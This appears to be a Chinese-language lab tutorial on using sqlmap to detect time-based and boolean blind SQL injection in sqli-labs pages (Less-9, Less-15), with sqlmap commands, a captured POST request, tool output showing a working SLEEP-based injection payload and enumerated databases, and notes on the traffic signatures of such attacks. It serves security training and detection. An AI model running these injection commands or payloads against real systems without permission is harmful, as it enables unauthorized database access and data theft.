
利用 sqlmap 探测盲注

一、利用 sqlmap 探测 get 基于时间盲注

Sqlmap -h 查看 sqlmap 的帮助信息



```
  These options can be used to specify which parameters
  provide custom injection payloads and optional tamper

  -p TESTPARAMETER    Testable parameter(s)
  --dbms=DBMS         Force back-end DBMS to provided value

Detection:
  These options can be used to customize the detection phase

  --level=LEVEL       Level of tests to perform (1-5, default 1)
  --risk=RISK         Risk of tests to perform (1-3, default 1)

Techniques:
  These options can be used to tweak testing of specific SQL injection
  techniques

  --technique=TECH..  SQL injection techniques to use (default "BEUSTQ")

Enumeration:
  These options can be used to enumerate the back-end database
  management system information, structure and data contained in the
  tables
```

```
>python sqlmap.py -u "http://127.0.0.1/
```

B 表示布尔盲注，T 表示时间盲注(延迟注入），E 表示报错注入,U 表示联合查询注入，S 表示堆查询注入


--technique T 设置为只基于时间的探测技术

sqlmap -u ″http://192.168.137.218:8088/Less-9/?id=1″ --technique T --dbs -batch

sqlmap -u ″http://192.168.137.235:8088/Less-9/?id=1″ --proxy ″http://192.168.101.44:8080″ --batch --dbs

二、利用 sqlmap 探测 post 盲注

获得 http 请求生成 target.txt 文件



```
POST /Less-15/ HTTP/1.1
Host: 192.168.137.150:8088
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
Origin: http://192.168.137.150:8088
Connection: close
Referer: http://192.168.137.150:8088/Less-15/
Upgrade-Insecure-Requests: 1

uname=admin&passwd=admin123456&submit=Submit
```


使用基于时间技术的 sqlmap 探测

sqlmap -r target.txt --technique T -p uname --dbs

探测结果

类似可以使用布尔技术的 sqlmap 探测


Sqlmap -r target.txt -technique B -p uname，但没有探测出来，这个时候就需要我们采用更多的技术去探测



```
POST parameter 'uname' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 39 HTTP(s) requests:
---
Parameter: uname (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: uname=admin' AND (SELECT 6882 FROM (SELECT(SLEEP(5)))Wvhq) AND 'pdlH'='pdlH&passwd=admi
---
[19:58:39] [INFO] the back-end DBMS is MySQL
[19:58:39] [WARNING] it is very important to not stress the network connection during usage of time-b
ns
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL ≥ 5.0.12
[19:58:39] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1

[*] ending @ 19:58:39 /2021-05-14/


┌──(root💀kali)-[~]
└─#

┌──(root💀kali)-[~]
└─# sqlmap -r target.txt -technique T -p uname
```

sqlmap -r target.txt -technique T -p uname --dbs

一点点儿探测



```
Parameter: uname (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: uname=admin' AND (SELECT 6882 FROM (SELECT(SLEEP(5)))Wvhq) AND 'pdlH'='pdlH&pas
---
[20:03:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL ≥ 5.0.12
[20:03:49] [INFO] fetching database names
[20:03:49] [INFO] fetching number of databases
[20:03:49] [WARNING] time-based comparison requires larger statistical model, please wait..
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec
[20:03:56] [WARNING] it is very important to not stress the network connection during usage
ns
5
[20:04:01] [INFO] retrieved:
[20:04:06] [INFO] adjusting time delay to 1 second due to good response times
information_schema
[20:05:03] [INFO] retrieved: chal
```

三 sqlmap 盲注的流量特征

1、手工盲注的流量特征类似 if sleep select 布尔表达式的判定 数据库源信息的流量特征

2、大量的同源注入请求 sqlmap 特征